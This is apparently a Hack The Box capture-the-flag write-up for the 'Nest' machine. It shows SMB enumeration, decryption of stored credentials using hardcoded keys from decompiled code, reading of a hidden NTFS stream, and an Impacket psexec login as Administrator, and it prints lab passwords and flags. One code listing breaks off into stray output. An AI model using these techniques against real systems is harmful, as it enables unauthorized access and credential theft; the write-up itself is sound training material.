

NEST | Kaosam

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Let's start with a port scanning:

```
root@unknown:~/Desktop# nmap -sV -p 1-10000 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-28 15:56 CET
Nmap scan report for 10.10.10.178
Host is up (0.050s latency).
Not shown: 9998 filtered ports
PORT      STATE SERVICE        VERSION
445/tcp    open  microsoft-ds?
4386/tcp   open  unknown
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port4386-TCP:V=7.80%I=7%D=2/28%Time=5E592A3E%P=x86_64-pc-linux-gnu%r(NU
SF:LL,21,"\r\nHQQ\x20Reporting\x20Service\x20V1\..2\r\n\r\n>")%r(GenericLin
SF:es,3A,"\r\nHQQ\x20Reporting\x20Service\x20V1\..2\r\n\r\n>\r\nUnrecognise
```

With enum4linux we try to get the list of users:

```
enum4linux -a 10.10.10.178
```

The results are negative.

So, let's try to connect with anonymous authentication with smbclient:

```
root@unknown:~/Desktop# smbclient -L 10.10.10.178
Enter WORKGROUP\root's password:

  Sharename      Type            Comment
  -----
  ADMIN$         Disk            Remote Admin
  C$             Disk            Default share
  Data           Disk
  IPC$           IPC             Remote IPC
  Secure$        Disk
  Users          Disk
SMB1 disabled -- no workgroup available
```

We proceed with the enumeration until we find a file called Welcome Email.txt:

```
root@unknown:~/Desktop# smbclient //10.10.10.178/Data
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0   Fri Feb 28 14:06:11 2020
..               D          0   Fri Feb 28 14:06:11 2020
IT               D          0   Thu Aug  8 00:58:07 2019
Production      D          0   Mon Aug  5 23:53:38 2019
Reports         D          0   Mon Aug  5 23:53:44 2019
Shared          D          0   Wed Aug  7 21:07:51 2019

10485247 blocks of size 4096. 6545180 blocks available
smb: \> cd Shared
smb: \Shared\> ls
.                D          0   Wed Aug  7 21:07:51 2019
..               D          0   Wed Aug  7 21:07:51 2019
Maintenance     D          0   Wed Aug  7 21:07:32 2019
Templates       D          0   Wed Aug  7 21:08:07 2019

10485247 blocks of size 4096. 6545180 blocks available
smb: \Shared\> cd Templates
smb: \Shared\Templates\> dir
.                D          0   Wed Aug  7 21:08:07 2019
..               D          0   Wed Aug  7 21:08:07 2019
HR               D          0   Wed Aug  7 21:08:01 2019
Marketing        D          0   Wed Aug  7 21:08:06 2019

10485247 blocks of size 4096. 6545180 blocks available
smb: \Shared\Templates\> cd HR
smb: \Shared\Templates\HR\> ls
.                D          0   Wed Aug  7 21:08:01 2019
..               D          0   Wed Aug  7 21:08:01 2019
Welcome Email.txt A          425   Thu Aug  8 00:55:36 2019

10485247 blocks of size 4096. 6545180 blocks available
```

By downloading the file with the get command, we have some credentials:

Username: TempUser

Password: welcome2019

By reconnecting with smbclient, as a TempUser user, with the credentials just obtained, we can navigate within the Data folder. Going to the \IT\Configs\RU Scanner\ path, we can download the RU_config.xml file, with the c.smith encrypted credentials:

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

Instead in the path \IT\Configs\NotepadPlusPlus, there is the config.xml file, of the Notepad ++ application, and there are the recently opened files:

```
<File filename="C:\windows\System32\drivers\etc\hosts" />
<File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt" />
<File filename="C:\Users\C.Smith\Desktop\todo.txt" />
```

It's discovered that there is a file called Temp, inside the Carl folder, inaccessible before. So, knowing the name of the file we can go to the path:

```
smb: \> cd IT
smb: \IT\> ls
NT_STATUS_ACCESS_DENIED listing \IT\*
smb: \IT\> cd Carl
smb: \IT\Carl\> ls
.                D          0 Wed Aug  7 21:42:14 2019
..               D          0 Wed Aug  7 21:42:14 2019
Docs             D          0 Wed Aug  7 21:44:00 2019
Reports         D          0 Tue Aug  6 15:45:40 2019
VB Projects     D          0 Tue Aug  6 16:41:55 2019
```

We are faced with a folder containing a project in Visual Basic. Inspecting it, it contains the software to decrypt the previously found password of c.smith.

Using an online .NET decompiler, from the project's Utils.vb file, I copied and pasted the functions to decrypt the string. And the result is the following:

```
1 Imports System
2 Imports System.Text
3 Imports System.Security.Cryptography
4
5 Public Module Module1
6
7     Public Sub Main()
8
9         Console.WriteLine(DecryptString("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE="))
10        Console.ReadLine()
11    End Sub
12    Public Function DecryptString(EncryptedString As String) As String
13        If String.IsNullOrEmpty(EncryptedString) Then
14            Return String.Empty
15        Else
16            Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
17        End If
18    End Function
19    Public Function Decrypt(ByVal cipherText As String, _
20                           ByVal passPhrase As String,
```

xRxRxPANCAK3SxRxRx
>

Last Run: 5:09:29 pm

By connecting with smb with the new credentials, it will be possible to obtain the flag, within the user c.smith folder:

```
root@unknown:~/Desktop# smbclient //10.10.10.178/Users/ -U c.smith
Enter WORKGROUP\c.smith's password:

Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
.                D          0 Sun Jan 26 00:04:21 2020
..               D          0 Sun Jan 26 00:04:21 2020
Administrator    D          0 Fri Aug  9 17:08:23 2019
C.Smith          D          0 Sun Jan 26 08:21:44 2020
L.Frost          D          0 Thu Aug  8 19:03:01 2019
R.Thompson       D          0 Thu Aug  8 19:02:50 2019
TempUser         D          0 Thu Aug  8 00:55:56 2019

10485247 blocks of size 4096. 6543907 blocks available
smb: \> cd C.Smith
smb: \C.Smith\> ls
.                D          0 Sun Jan 26 08:21:44 2020
..               D          0 Sun Jan 26 08:21:44 2020
HQQ Reporting    D          0 Fri Aug  9 01:06:17 2019
user.txt         A          32 Fri Aug  9 01:05:24 2019

10485247 blocks of size 4096. 6543907 blocks available
smb: \C.Smith\> get user.txt
getting file \C.Smith\user.txt of size 32 as user.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
```


cf71b25404be5d84fd827e05f426e987

Proceeding, inside the HQK Reporting folder there is an apparently empty file. If we go to see it in detail with allinfo:

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 01:06:12 AM 2019 CEST
access_time:    Fri Aug  9 01:06:12 AM 2019 CEST
write_time:     Fri Aug  9 01:08:17 AM 2019 CEST
change_time:    Fri Aug  9 01:08:17 AM 2019 CEST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [::Password:$DATA], 15 bytes
```

It actually contains a 15 bytes password, but the content is hidden. In fact, these are the so-called Alternate Data Streams of Windows, and in order to view them you need to download them from a Windows machine. As soon as it is downloaded to a Linux machine, the content will be lost.

So, with the "Map Network Drive" feature we access the share from Windows:



Let's connect using the credentials, and open a Powershell window.

We use the following commands and we will read the hidden stream:

```
PS C:\Users\adm\Desktop> Get-Item -Path '.\Debug Mode Password.txt' -Stream *
PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop\Debug Mode Password.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop
PSChildName  : Debug Mode Password.txt::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\adm\Desktop\Debug Mode Password.txt
Stream       :::$DATA
Length       : 0

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop\Debug Mode Password.txt:Password
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\adm\Desktop
PSChildName  : Debug Mode Password.txt:Password
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\Users\adm\Desktop\Debug Mode .txt
Stream       : Password
Length       : 15

PS C:\Users\adm\Desktop> type '.\Debug Mode Password.txt:Password'
WBQ201953D8w
```

Up to now we have focused only on the first port, now let's try to connect in some way with the second, through telnet:

```
root@unknown:~/Desktop# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQQ Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

By entering the Debug password, we have multiple commands available.

Now, if we move to the LDAP folder, we are able to obtain the administrator's encrypted password:

```
>list
Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[1]  HqkLdap.exe
[2]  Ldap.conf

Current Directory: ldap
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cW68peLoeRQehqip/fKdeG/kjEVb4=
```

To decipher it, simply download the HqkLdap.exe program and run it on Windows by placing the configuration file Ldap.conf as an argument, and we will get the credentials:

Administrator : XtH4nkS4Pl4y1nGX

If we try to log in with smbclient, it will not be possible to get the flag. We must obtain a shell, through an Impacket tool, psexec.py:

```
root@unknown: /usr/share/doc/python3-impacket/examples# python3 psexec.py Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178....
[*] Found writable share ADMIN$
[*] Uploading file RPAkXDLT.exe
[*] Opening SVCManager on 10.10.10.178....
[*] Creating service HhUZ on 10.10.10.178....
[*] Starting service HhUZ....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /Users/Administrator/Desktop

C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 2C6F-6A14

Directory of C:\Users\Administrator\Desktop

01/26/2020  07:20 AM    <DIR>          .
01/26/2020  07:20 AM    <DIR>          ..
08/05/2019  10:27 PM             32 root.txt
               1 File(s)                32 bytes
               2 Dir(s) 26,803,572,736 bytes free

C:\Users\Administrator\Desktop>type root.txt
6594c2eb084bc0f08a42f0b94b878c41
```

Rooted!

Contact me on Twitter: <https://twitter.com/samuelpiatanesi>

Find other writeups on my Github repo: <https://github.com/Kaosam/HTBWriteups>